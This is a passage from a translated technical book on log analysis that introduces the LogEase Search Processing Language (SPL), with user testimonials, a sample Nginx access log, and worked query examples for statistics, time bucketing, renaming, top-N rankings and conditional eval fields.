


Figure 7-15 Explanation of SPL Command

## 7.6 Summary

Log analysis seems to be a technical issue, but in fact, it is a management issue. This chapter mainly introduces the current status of log analysis, log analysis methods, and provides several log analysis cases.





# CHAPTER 8

## Search Processing Language (SPL)

- ☐ Introduction to SPL
- ☐ Learning Experience with SPL
- ☐ Getting Started with SPL
- ☐ Chart Usage
- ☐ Data Organization
- ☐ Correlation Analysis
- ☐ Section Summary



## 8.1 Introduction to SPL

Search Processing Language (SPL) is well-known among industry customers in China for its ability to query and analyze irregular machine data. It is similar to SQL (Structured Query Language) but has fundamental differences. The developers of SPL stated, "I hope to achieve the desired analytical results by assembling simple, independent commands. For users, there is no need for any development experience; it should be as simple as Excel functions." The three main differences between SPL and SQL are as follows.

(1) Execution Method: SPL uses a mode similar to Linux pipeline commands for execution, such as:

```
Query | SPL command1 | SPL command2 | ...
```

For each command, there is an input and an output. The output of Query will serve as the input for SPL1, the output of SPL1 will serve as the input for SPL2, and so on, until the desired result is obtained. Users only need to master the functions of the commands.

(2) Dependent Objects: Currently, SQL relies on structured databases, while SPL relies on professional log search engines (usually for unstructured text data).

(3) Extensibility: From the development experience of recent years, SPL has a stronger extensibility, such as aggregation operations and machine learning capabilities. SPL focuses on a step-by-step process, which is clearer and more visible to users. On the other hand, the calculation process expressed by SPL can be customized by users, while SQL's calculation process is more complex than SPL, and SQL is not as convenient for updates and maintenance.

## 8.2 Learning Experience with SPL

### 1. R&D Engineers

A bank has a daily log increment of 30TB, with more than 600 R&D personnel using the online log platform. The development manager said, "During development, debugging, and testing, it is often necessary to locate transaction performance issues, either by rewriting the program to log or writing scripts, and the fault issues are often discovered by others first, making it difficult to control the running status. As a manager, it is also not easy to obtain the status after Bug fixes. After applying SPL, developers can customize alert monitoring models to notify them immediately when problems occur. This saves troubleshooting time and improves system debugging efficiency."

### 2. Operations Engineers

An operations engineer from a rural credit union said, "Operational work is too monotonous, with the same steps repeated every day. If carelessness leads to omissions, the consequences are unimaginable. He introduced that on working days, it is necessary to check indicators for six distributed devices in the managed system every day, and many indicators are the results of different script executions. Inspections are carried out four times a day, taking at least 30 minutes each time, totaling more than two hours a day for one system. Time is occupied by these trivial tasks, leaving no time to think and improve seriously. After coming into contact with the SPL analysis tool, the tool can establish monitoring indicators according to the Google SRE method, achieving data-based measurement of operational observability. On the one hand, it improves the efficiency of inspections. On the other hand, it provides favorable data support for optimizing monitoring methods."



### 3. Security Engineers

A security engineer from a car company said, "In daily work, it is necessary to deeply study known threats, unknown threats, and suspicious activities from inside and outside the company. Among them, the abnormal behavior of company employees and data anti-leakage work are the top priorities. However, the assessment of employee abnormal behavior must not be a single dimension, otherwise, the one being dealt with may be oneself. When doing UEBA analysis, it is necessary to combine user abnormal punch-in time, sensitive file access, sensitive file transmission, batch file name modification, and large file transmission, etc., for comprehensive analysis. The relevant data sources are scattered in different monitoring devices. Therefore, after unified collection, a flexible correlation analysis method is needed to realize the mining of abnormal features. At this time, the operational logic of SPL can well supplement the analysis capabilities of security personnel. SPL is suitable for multidimensional correlation and analysis."

### 4. Industry Customers

The person in charge of a clearing center said, "The low-code analysis language SPL has also reduced the threshold for complex log analysis, and the speed of data integration and sharing has been improved. In the past, we could only search for logs and alarms, but now we can also compare and analyze data, and the operational efficiency of the entire team has been improved. Operational personnel can put more energy into more complex and advanced operational management work."

The operations manager of a fund company said, "The flexible analysis mode of SPL gives me the passion to unlock the value of logs."

## 8.3 Getting Started with SPL

### 1. Learning Environment Setup

To help readers quickly get started with SPL, this book takes the LogEase SaaS environment as an example. Readers can log in to the LogEase official website and register for a free SaaS account. As shown in Figure 8-1.



Figure 8-1 Register for a LogEase Account

After registration, you can log in using your phone number and password. As shown in Figure 8-2.




Figure 8-2 Log in to LogEase

## 2. Uploading Sample Logs

Logs can be traditional Apache, Nginx, or Linux Security logs. They should be stored in text format locally, and it is recommended that the log content should be more than 100 lines. The local upload log function is shown in Figure 8-3.



Figure 8-3 Local Upload Log Function

Choose local upload, here Appname and Tag are mainly used for data classification. Different functional logs use different Appnames and Tags for classification, as shown in Figure 8-4.



The screenshot shows a web interface for data collection. At the top, there's a dark blue header with the text '数据采集' (Data Collection). Below it, a navigation bar contains several tabs: 'Agent 管理', '本地上传' (selected), '日志来源', '字段提取', and '字典管理'. The main content area has a 'Tag' input field with the value '默认: file\_upload', an 'Appname' input field, and a file upload section. The file upload section includes a '上传文件' label, a '本地上传' button, and a warning message: '最大文件: 5.00 MB。仅用于快速功能体验, 日志文件格式必须为文本格式, UTF-8编码格式。' (Maximum file: 5.00 MB. Only for quick feature experience, log file format must be text format, UTF-8 encoding format). At the bottom of the file upload section is an orange '上传' (Upload) button.

Figure 8-4 Data Classification When Uploading Locally

Take the Nginx log as an example.

### 3. Log Example

Log Example	
<pre>"223.74.215.215 - - [31/May/2018:00:00:01 +0800] "POST /bulk/f02a65bae0594d01afeb3ffd7a2c32a4/tag/userLogin/appname/chess HTTP/1.1" 200 64 "http://zm.tongjiyuehui.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 11_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Mobile/15A372 MicroMessenger/6.6.6 NetType/WIFI Language/zh_CN" "- "0.001 0.001"</pre>	
Log Description	
Client IP:	223.74.215.215
Timestamp:	[20/Apr/2018:20:25:43 +0800]
Method:	POST
Accessed Page:	/bulk/f02a65bae0594d01afeb3ffd7a2c32a4/tag/userLogin/appname/chess
Access Protocol:	HTTP/1.0
Access Status:	200
Hop:	http://zm.tongjiyuehui.com/
Request Length:	64
User Agent (UA):	"Mozilla/5.0 (iPhone; CPU iPhone OS 11_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Mobile/15A372 MicroMessenger/6.6.6 NetType/WIFI Language/zh_CN"
"Total Request and Upstream Response Time:"	0.001 0.001

After importing the log example into the test environment, the effect is shown in Figure 8-5.



Figure 8-5 Time Period Selection

2018/06/04 00:00:03.0	apptime: nginx	hostname: 192-168-1-165	ip: 192.168.1.165	tag: access	<a href="#">查看上下文</a>
	logtype	nginx			
	context_id	1528078267510222042			
	agent_send_timestamp	1528078267510			
	collector_recv_timestamp	1528078275279			
	ip	192.168.1.165			
	nginx.body_byts_sent	64			
	nginx.client_ip.geo.city	惠州市			
	nginx.client_ip.geo.country	中国			
	nginx.client_ip.geo.ip	117.136.40.56			
	nginx.client_ip.geo.isp	移动			
	nginx.client_ip.geo.latitude	23.079404			
	nginx.client_ip.geo.longitude	114.412599			
	nginx.client_ip.geo.province	广东			
	nginx.method	POST			
	nginx.referer	http://11.vertxuning.com/?room=14165995&from=groupmessage&isappinstalled=0			
	nginx.remote_user	-			
	nginx.request	/bulk/f02a65bae0594d01afeb3ffd7a2c32a4/tag/userLogin/apptime/chess			
	nginx.request_time	0.001			
	nginx.status	200			
	nginx.ua.browser	Mobile Safari UI/WKWebView			
	nginx.ua.browser_v	Mobile Safari UI/WKWebView 11.3			
	nginx.ua.device	iPhone			
	nginx.ua.os	iOS			
	nginx.ua.os_v	iOS 11.3			
	nginx.upstream_response_time	0.001			
	nginx.version	HTTP/1.1			
	source	/var/log/uccloud/nginx.log			
	timestamp	2018/06/04 00:00:03.0			
	raw_message	117.136.40.56 -- [04/Jun/2018:00:00:03 +0800] "POST /bulk/f02a65bae0594d01afeb3ffd7a2c32a4/tag/userLogin/apptime/chess HTTP/1.1" 200 64 "http://11.vertxuning.com/?room=14165995&from=groupmessage&isappinstalled=0" "Mozilla/5.0 (iPhone; CPU iPhone OS 11_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E302 MicroMessenger/6.6.7 NetType/4G Language/zh_CN" "-" 0.001 0.001			

Figure 8-6 Parsed Log Example Effect

## 4. Help Files

There are detailed help files in the test environment. As shown in Figure 8-7.



Figure 8-7 Help Documentation

### 8.3.1 Basic Queries and Statistics

A website wants to count how many iPhone client visits there were for the day and the total traffic, with a summary every 10 minutes.

Fuzzy Query:

```
appname:nginx AND iphone
```

The result is shown in Figure 8-8.




Figure 8-8 Query Result

Explanation:

- "appname:nginx" is a search for logs within a specific range, with the field name "appname" and the field value "nginx". The field and value are separated by a colon ":".

- AND is a logical operator. In SPL search syntax, multiple words or phrases separated by spaces default to an AND relationship, and the AND operator has a higher precedence than OR. If necessary, readers can use parentheses () to increase the calculation priority.

### 8.3.2 Statistical Commands

A simple statistical analysis command uses appname or tag to provide a data query range, and all information entered before the first pipe symbol "|" is considered as the query. The commands after the pipe symbol are for data processing.

```
appname:nginx | stats count()
```

The result is shown in Figure 8-9.





Figure 8-9 Statistical Result

Explanation:

- Through the statistical command, we can obtain the total number of website visits for the day.
- The role of the pipe symbol " | ": The result of the previous command is used as the input for the next command.
- stats is a statistical command in SPL, and the functions of this command are shown in Table 8-1.

Table 8-1 stats Command Functions

Function	Description	Example
avg(X)	This function returns the average value of the field X	The following example returns the average response time: avg(response_time)
count(X)	This function returns the number of occurrences of X	The following function returns the count of status: count(status)
distinct_count(X)	dc(X)	This function returns the count of unique values in the field X
max(X)	This function returns the maximum value of the field X	The following example returns the maximum response time: max(response_time)
min(X)	This function returns the minimum value of the field X	The following example returns the minimum response time: min(response_time)
sum(X)	This function returns the sum of the values in the field X	The following example returns the sum of response lengths: sum(response_len)
pct(X, Y1, Y2...)	This function returns the value corresponding to the percentiles Y1, Y2 after sorting the values of the field X. Since pct returns multiple values, the field naming method is as follows: the value corresponding to Y1 is _pct.X.Y1, the value corresponding to Y2 is _pct.X.Y2, and so on.	The following field returns the 50th, 75th, and 95th percentiles of the response time: pct(response_time, 50, 75, 95)
pct_ranks(X, Y1, Y2...)	This function takes any number of parameters, where X is a numeric field, and Y1, Y2 are the corresponding values of the X field. This function returns the percentiles corresponding to Y1, Y2. Since pct_ranks returns multiple values, the field naming method is as follows: _pct_ranks.X.Y1, _pct_ranks.X.Y2, and so on.	The following example returns the percentiles corresponding to 100, 200, and 500 in the response_time field: pct_ranks(response_time, 100, 200, 500)
es(X)	Returns extended statistics for the field es, returning the following fields (X is the field name): _es.X.count, _es.X.min, _es.X.max, _es.X.avg, _es.X.sum, _es.X.sum_of_squares, _es.X.variance, _es.X.std_deviation	The following example returns the extended statistics for the resp_len field: es(resp_len)

top	top(field, count) field: The field to be counted count: The number of returns	Counts the top few values that appear most in the field
histogram or hg	hg(field, interval) field: The field to be counted, must be numeric interval: Histogram interval	Histogram statistics
date_histogram or dhg	dhg(field, interval) field: The field to be counted, the value is treated as a timestamp in milliseconds interval: Time interval, described as 1m, 1d... The suffixes are as follows: y	M
rb(range_bucket)	rb(field, (start, end), (start,end), ....) field: The field to be counted, numeric (start,end): The counting interval, multiple counting intervals can be set	Interval statistics
sparkline(agg(X), span)	This function takes two parameters, the first parameter is the statistical function of the above stats, which supports avg, min, max, sum, count, distinct_count, where X is a numeric field; the second parameter is the time interval	The following example returns an area chart corresponding to the average apache.resp_len in each hour, classified by tag

### 8.3.3 Sub-Statistical

Using the bucket command, data can be statistically calculated according to equal time intervals.

For example:

```

appname:nginx
| bucket timestamp span=10m as ts
| stats count() by ts

```




Figure 8-10 shows the bucket statistics effect.

Explanation:

To count the number of transactions every 10 minutes throughout the day, the `bucket` command is introduced, which divides the data into 10-minute intervals based on the timestamp (time stamp) and then counts the number of events in each interval using the `stats` command. This command is generally used to view trends over time, such as transaction volume, failure rates, maximum values, etc.

The `by` keyword added to the `stats` command is mainly used for grouping the data for statistical purposes, similar to `group by` in SQL.

Consider:

- 1. What would be the result of changing the grouping fields after `stats count() by`?
- 2. Can pie charts reflect web page access statuses?
- 3. What conclusions would traffic statistics for visited pages yield?

### 8.3.4 Renaming

The original English in the logs is not easy to read, and the `rename` command can be used to rename the fields.



Figure 8-11 shows the effect of renaming.

Explanation:

From the example above, it can be seen that the `rename` command can adjust the field names, which requires the use of `as` to connect aliases. If the adjusted field name is in Chinese, it needs

to be enclosed in double quotes.

## 8.4 Chart Usage

Real-time charting capabilities can meet users' data visualization requirements without the need for secondary development.

### 8.4.1 Charts to Reflect Data Trends

Enter the following command in the search bar to calculate the number of events occurring every 10 minutes to observe the event trend over time:

```
appname:nginx  
| bucket timestamp span=10m as ts  
| stats count() by ts  
| rename 'count()' as "事件量", ts as "时间"
```

Then select the "Type" as shown in Figure 8-12.

The trend effect is shown in Figure 8-13.




Figure 8-12 Selecting the View Type




Figure 8-13 Trend Statistics Effect



The system will automatically identify data grouping fields to fit the chart. If the chart display is incorrect, it can be adjusted through the "Settings" button. At the same time, the chart can be saved as a "Trend Chart" in the dashboard or saved as an image, as shown in Figure 8-14.




Figure 8-14 Saving the Trend Chart Example

8.4.2 Quickly Obtain Rankings

If you want to quickly get the geographic distribution of client access IP information or quickly extract information about attributes with high quantities, you can use the `top` command, as follows:

```
apptime:nginx AND nginx.request_time:* | top 5 nginx.client_ip.geo.province
```

The statistical results are shown in Figure 8-15 and Figure 8-16.

A screenshot of a search results page. At the top, there is a search bar with the query 'apptime:nginx AND nginx.request\_time:\* | top 5 nginx.client\_ip.geo.province'. Below the search bar, there are tabs for '事件(216)', '统计', and '模式'. A table is displayed with the following data:

nginx.client_ip.geo.province	count	percent
广东	52	24.074074074074073
山西	32	14.814814814814815
北京	26	12.037037037037036
辽宁	17	7.87037037037037
四川	15	6.944444444444445

Figure 8-15 Statistical Result 1




Figure 8-16 TOP Chart

The test environment provides 19 dynamic charts, and you can choose the appropriate chart according to the characteristics of the data.

## 8.5 Data Organization

When analyzing data, it is often necessary to organize the data. SPL provides some common data organization commands, and readers can learn to use them through the following examples.

### 8.5.1 Assignment and Calculation

In the process of data organization, it is often necessary to convert data units, adjust time formats, or assign values to variables based on conditions.

For example: Readers are concerned about the website's access volume trend and want to view the comparison between the client connection status of 200 (normal access) and non-200 (abnormal access).

The ordinary statistical method:

```
appname:nginx | stats count() by nginx.status
```

As shown in Figure 8-17, it gets the list of access statuses.

nginx.status	count()
200	205
400	7
404	2

Figure 8-17 the list of access statuses

For those who cannot understand Nginx logs, they may not know the difference between status 200 and 400. Can the statistical results be optimized? Of course.

```
appname:nginx | eval new_status=if(nginx.status=="200","正常","异常") | stats count() by new_status
```

The statistical results are shown in Figure 8-18 and Figure 8-19.



new_status	count()
正常	205
异常	12

Figure 8-18 eval Statistical Result




Figure 8-19 eval Statistical View

As shown in the example above, the `eval` command combined with the `if` judgment function can generate a new field `new\_status`, and then group statistics on this value. In addition, the `eval` itself also supports operators.

The operators are sorted from low to high priority as follows:

